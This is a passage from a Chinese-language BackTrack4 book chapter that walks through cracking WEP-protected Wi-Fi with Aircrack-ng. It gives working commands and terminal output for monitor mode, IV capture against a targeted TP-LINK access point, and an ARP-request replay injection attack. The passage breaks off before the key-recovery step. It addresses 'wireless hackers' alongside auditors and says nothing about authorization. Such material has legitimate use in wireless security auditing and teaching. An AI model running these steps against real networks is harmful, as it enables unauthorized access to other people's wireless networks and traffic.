

其实关于无线基础知识的内容还是挺多的，但是由于本书侧重于 BT4 自身工具使用的讲解，若是再仔细讲述这些外围的知识，这就好比讲述 DNS 工具时还要把 DNS 服务器的类型、工作原理及配置讲述一遍一样，哈哈，估计整本书的厚度就需要再翻一、两倍了。恩，关于无线网络基础知识建议大家可以参考我之前在黑手这里出版的《无线黑客傻瓜书》一书，会很有帮助。

恩，先说明一下，本章的内容适用于目前市面所有主流品牌无线路由器或 AP 如 Linksys、Dlink、TPLink、BelKin 等。涉及内容包括了 WEP 加密及 WPA-PSK 加密的无线网络的破解操作实战。

◆什么是 Aircrack-ng

Aircrack-ng 是一款用于破解无线 802.11WEP 及 WPA-PSK 加密的工具，该工具在 2005 年 11 月之前名字是 Aircrack，在其 2.41 版本之后才改名为 Aircrack-ng。

Aircrack-ng 主要使用了两种攻击方式进行 WEP 破解：一种是 FMS 攻击，该攻击方式是以发现该 WEP 漏洞的研究人员名字（Scott Fluhrer、Itsik Mantin 及 Adi Shamir）所命名；另一种是 KoreK 攻击，经统计，该攻击方式的攻击效率要远高于 FMS 攻击。当然，最新的版本又集成了更多种类型的攻击方式。对于无线黑客而言，Aircrack-ng 是一款必不可缺的无线攻击工具，可以说很大一部分无线攻击都依赖于它来完成；而对于无线安全人员而言，Aircrack-ng 也是一款必备的无线安全检测工具，它可以帮助管理员进行无线网络密码的脆弱性检查及了解无线网络信号的分布情况，非常适合对企业进行无线安全审计时使用。

Aircrack-ng（注意大小写）是一个包含了多款工具的无线攻击审计套装，这里面很多工具在后面的内容中都会用到，具体见下表 1 为 Aircrack-ng 包含的组件具体列表。

表 1

组件名称	描 述
aircrack-ng	主要用于 WEP 及 WPA-PSK 密码的恢复，只要 airodump-ng 收集到足够数量的数据包，aircrack-ng 就可以自动检测数据包并判断是否可以破解
airmon-ng	用于改变无线网卡工作模式，以便其他工具的顺利使用
airodump-ng	用于捕获 802.11 数据报文，以便于 aircrack-ng 破解
aireplay-ng	在进行 WEP 及 WPA-PSK 密码恢复时，可以根据需要创
airserv-ng	可以将无线网卡连接至某一特定端口，为攻击时灵活调用
airolib-ng	进行 WPA Rainbow Table 攻击时使用，用于建立特定数
airdecap-ng	用于解开处于加密状态的数据包

tools

等

Aircrack-ng 在 BackTrack4 R2 下已经内置（[下载 BackTrack4 R2](#)），具体调用方法如下图 2 所示：

通过依次选择菜单中“Backtrack”—“Radio Network Analysis”

—“80211”—“Cracking”—“Aircrack-ng ”，即可打开 Aircrack-ng 的主程序界面。也可以直接打开一个 Shell，在里面直接输入 aircrack-ng 命令回车也能看到 aircrack-ng 的使用参数帮助。




图 2

◆使用 Aircrack-ng 破解 WEP 加密无线网络

首先讲述破解采用 WEP 加密内容，启用此类型加密的无线网络往往已被列出严重不安全的网络环境之一。而 Aircrack-ng 正是破解此类加密的强力武器中的首选，关于使用 Aircrack-ng 套装破解 WEP 加密的具体步骤如下。

步骤 1：载入无线网卡。

其实很多新人们老是在开始载入网卡的时候出现一些疑惑，所以我们就把这个基本的操作仔细看看。首先查看当前已经载入的网卡有哪些，输入命令如下：

```
ifconfig
```

回车后可以看到如下图 3 所示内容，我们可以看到这里面除了 eth0 之外，并没有无线网卡。




图 3


确保已经正确插入 USB 或者 PCMCIA 型无线网卡，此时，为了查看无线网卡是否已经正确连接至系统，应输入：

```
ifconfig -a
```

参数解释：

-a 显示主机所有网络接口的情况。和单纯的 ifconfig 命令不同，加上-a 参数后可以看到所有连接至当前系统网络接口的适配器。

如下图 4 所示，我们可以看到和上图 3 相比，出现了名为 wlan0 的无线网卡，这说明无线网卡已经被 BackTrack4 R2 Linux 识别。



```
root@ZerOne:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2a:19:ab
          inet addr:192.168.110.142  Bcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:19ab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1999 errors:0 dropped:0 overruns:0 frame:0
          TX packets:425 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1738487 (1.7 MB)  TX bytes:45109 (45.1 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:400 (400.0 B)  TX bytes:400 (400.0 B)

wlan0     Link encap:Ethernet  HWaddr 00:0e:e8:d3:bf:71
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

图 4


既然已经识别出来了，那么接下来就可以激活无线网卡了。说明一下，无论是有线还是无线网络适配器，都需要激活，否则是无法使用滴。这步就相当于 Windows 下将“本地连接”启用一样，不启用的连接是无法使用的。

在上图 4 中可以看到，出现了名为 wlan0 的无线网卡，OK，下面输入：

```
ifconfig wlan0 up
```

参数解释：

up 用于加载网卡的，这里我们来将已经插入到笔记本的无线网车载入驱动。在载入完毕后，我们可以再次使用 ifconfig 进行确认。如下图 5 所示，此时，系统已经正确识别出无线网卡了。



```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@ZerOne:~# ifconfig wlan0 up
root@ZerOne:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2a:19:ab
          inet addr:192.168.110.142  Bcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:19ab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2003 errors:0 dropped:0 overruns:0 frame:0
          TX packets:425 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1738831 (1.7 MB)  TX bytes:45109 (45.1 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436 Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:400 (400.0 B)  TX bytes:400 (400.0 B)

wlan0     Link encap:Ethernet  HWaddr 00:0e:e8:d3:bf:71
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```


图 5

当然，通过输入 `iwconfig` 查看也是可以滴。这个命令专用于查看无线网卡，不像 `ifconfig` 那样查看所有适配器。

```
iwconfig
```

该命令在 Linux 下用于查看有无无线网卡以及当前无线网卡状态。如下图 6 所示。




图 6

步骤 2：激活无线网卡至 monitor 即监听模式。

对于很多小黑来说，应该都用过各式各样的嗅探工具来抓取密码之类的数据报文。那么，大家也都知道，用于嗅探的网卡是一定要处于 monitor 监听模式地。对于无线网络的嗅探也是一样。

在 Linux 下，我们使用 Aircrack-ng 套装里的 `airmon-ng` 工具来实现，具体命令如下：

```
airmon-ng start wlan0
```

参数解释：

`start` 后跟无线网卡设备名称，此处参考前面 `ifconfig` 显示的无线网卡名称；

如下图 7 所示，我们可以看到无线网卡的芯片及驱动类型，在 Chipset 芯片类型上标明是 Ralink 2573 芯片，默认驱动为 rt73usb，显示为“monitor mode enabled on mon0”，即已启动监听模式，监听模式下适配器名称变更为 mon0。



```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

root@ZerOne:~# airmon-ng start wlan0

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
7374     dhclient

Interface  Chipset      Driver
wlan0      Ralink 2573 USB rt73usb - [phy0]
              (monitor mode enabled on mon0)

root@ZerOne:~#
```

图 7

步骤 3：探测无线网络，抓取无线数据包。

在激活无线网卡后，我们就可以开启无线数据包抓包工具了，这里我们使用 Aircrack-ng 套装里的 airmon-ng 工具来实现，具体命令如下：

不过在正式抓包之前，一般都是先进行预来探测，来获取当前无线网络概况，包括 AP 的 SSID、MAC 地址、工作频道、无线客户端 MAC 及数量等。只需打开一个 Shell，输入具体命令如下：

```
airodump-ng mon0
```

参数解释：

mon0 为之前已经载入并激活监听模式的无线网卡。如下图 8 所示。




图 8

回车后，就能看到类似于下图 9 所示，这里我们就直接锁定目标是 SSID 为“TP-LINK”的 AP，其 BSSID（MAC）为“00：19：E0：EB：33：66”，工作频道为 6，已连接的无线客户端 MAC 为“00：1F：38：C9：71：71”。




图 9

既然我们看到了本次测试要攻击的目标，就是那个 SSID 名为 TP-LINK 的无线路由器，接下来输入命令如下：

```
airodump-ng --ivs -w longas -c 6 wlan0
```

参数解释：

--ivs 这里的设置是通过设置过滤，不再将所有无线数据保存，而只是保存可用于破解的 IVS 数据报文，这样可以有效地缩减保存的数据包大小；

-c 这里我们设置目标 AP 的工作频道，通过刚才的观察，我们要进行攻击测试的无线路由器工作频道为 6；

-w 后跟要保存的文件名，这里 w 就是“write 写”的意思，所以输入自己希望保持的文件名，如下图 10 所示我这里就写为 longas。那么，小黑们一定要注意的是：这里我们虽然设置保存的文件名是 longas，但是生成的文件却不是 longase.ivs，而是 longas-01.ivs。



图 10

注意：这是因为 airodump-ng 这款工具为了方便后面破解时候的调用，所以对保存文件按顺序编了号，于是就多了-01 这样的序号，以此类推，在进行第二次攻击时，若使用同样文件名 longas 保存的话，就会生成名为 longas-02.ivs 的文件，一定要注意哦，别到时候找不到又要怪我没写清楚：)

啊，估计有的朋友们看到这里，又会问在破解的时候可不可以将这些捕获的数据包一起使用呢，当然可以，届时只要在载入文件时使用 longas*.cap 即可，这里的星号指代所有前缀一致的文件。

在回车后，就可以看到如下图 11 所示的界面，这表示着无线数据包抓取的开始。




图 11

步骤 4：对目标 AP 使用 ArpRequest 注入攻击

若连接着该无线路由器/AP 的无线客户端正在进行大流量的交互，比如使用迅雷、电骡进行大文件下载等，则可以依靠单纯的抓包就可以破解出 WEP 密码。但是无线黑客们觉得这样的等待有时候过于漫长，于是就采用了一种称之为“ARP Request”的方式来读取 ARP 请求报文，并伪造报文再次重发出去，以便刺激 AP 产生更多的数据包，从而加快破解过程，这种方法就称之为 ArpRequest 注入攻击。具体输入命令如下：

```
aireplay-ng -3 -b AP 的 mac -h 客户端的 mac mon0
```

参数解释：

-3 指采用 ARPRequest 注入攻击模式；

-b 后跟 AP 的 MAC 地址，这里就是前面我们探测到的 SSID 为 TPLINK 的 AP 的 MAC；

-h 后跟客户端的 MAC 地址，也就是我们前面探测到的有效无线客户端的 MAC；

最后跟上无线网卡的名称，这里就是 mon0 啦。

回车后将会看到如下图 12 所示的读取无线数据报文，从中获取 ARP 报文的情况出现。




图 12

在等待片刻之后，一旦成功截获到 ARP 请求报文，我们将会看到如下图 13 所示的大量 ARP 报文快速交互的情况出现。

```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help

root@ZerOne:~# aireplay-ng -3 -b 00:19:E0:EB:33:66 -h 00:1F:38:C9:71:71 mon0
The interface MAC (00:0E:E8:D3:BF:71) doesn't match the specified MAC (-h).
    ifconfig mon0 hw ether 00:1F:38:C9:71:71
17:04:27 Waiting for beacon frame (BSSID: 00:19:E0:EB:33:66) on channel 6
Saving ARP requests in replay_arp-0918-170427.cap
You should also start airodump-ng to capture replies.
Read 12968 packets (got 1 ARP requests and 1871 ACKs), sent 12 packets...(506 p
Read 13164 packets (got 41 ARP requests and 1931 ACKs), sent 62 packets...(500 p
Read 13339 packets (got 100 ARP requests and 1976 ACKs), sent 112 packets...(500
Read 13554 packets (got 146 ARP requests and 2038 ACKs), sent 162 packets...(500
Read 13769 packets (got 211 ARP requests and 2092 ACKs), sent 212 packets...(499
Read 13910 packets (got 244 ARP requests and 2141 ACKs), sent 262 packets...(499
Read 13986 packets (got 276 ARP requests and 2150 ACKs), sent 312 packets...(499
Read 14304 packets (got 387 ARP requests and 2254 ACKs), sent 363 packets...(501
Read 14564 packets (got 436 ARP requests and 2325 ACKs), sent 412 packets...(499
Read 14814 packets (got 481 ARP requests and 2386 ACKs), sent 462 packets...(499
Read 15056 packets (got 528 ARP requests and 2453 ACKs), sent 512 packets...(499
Read 15376 packets (got 581 ARP requests and 2538 ACKs), sent 562 packets...(499
Read 15595 packets (got 628 ARP requests and 2588 ACKs), sent 613 packets...(500
Read 15737 packets (got 674 ARP requests and 2626 ACKs), sent 662 packets...(499
Read 15839 packets (got 706 ARP requests and 2647 ACKs), sent 712 packets...(499
Read 15953 packets (got 734 ARP requests and 2678 ACKs), sent 762 packets...(499
Read 16069 packets (got 761 ARP requests and 2696 ACKs), sent 813 packets...(500
Read 16162 packets (got 772 ARP requests and 2718 ACKs), sent 863 packets...(500
```

图 13

此时回到 airodump-ng 的界面查看，在下图 14 中我们可以看到，作为 TP-LINK 的 packets 栏的数字在飞速递增。

```
root@ZerOne: ~ - Shell No. 2 - Konsole
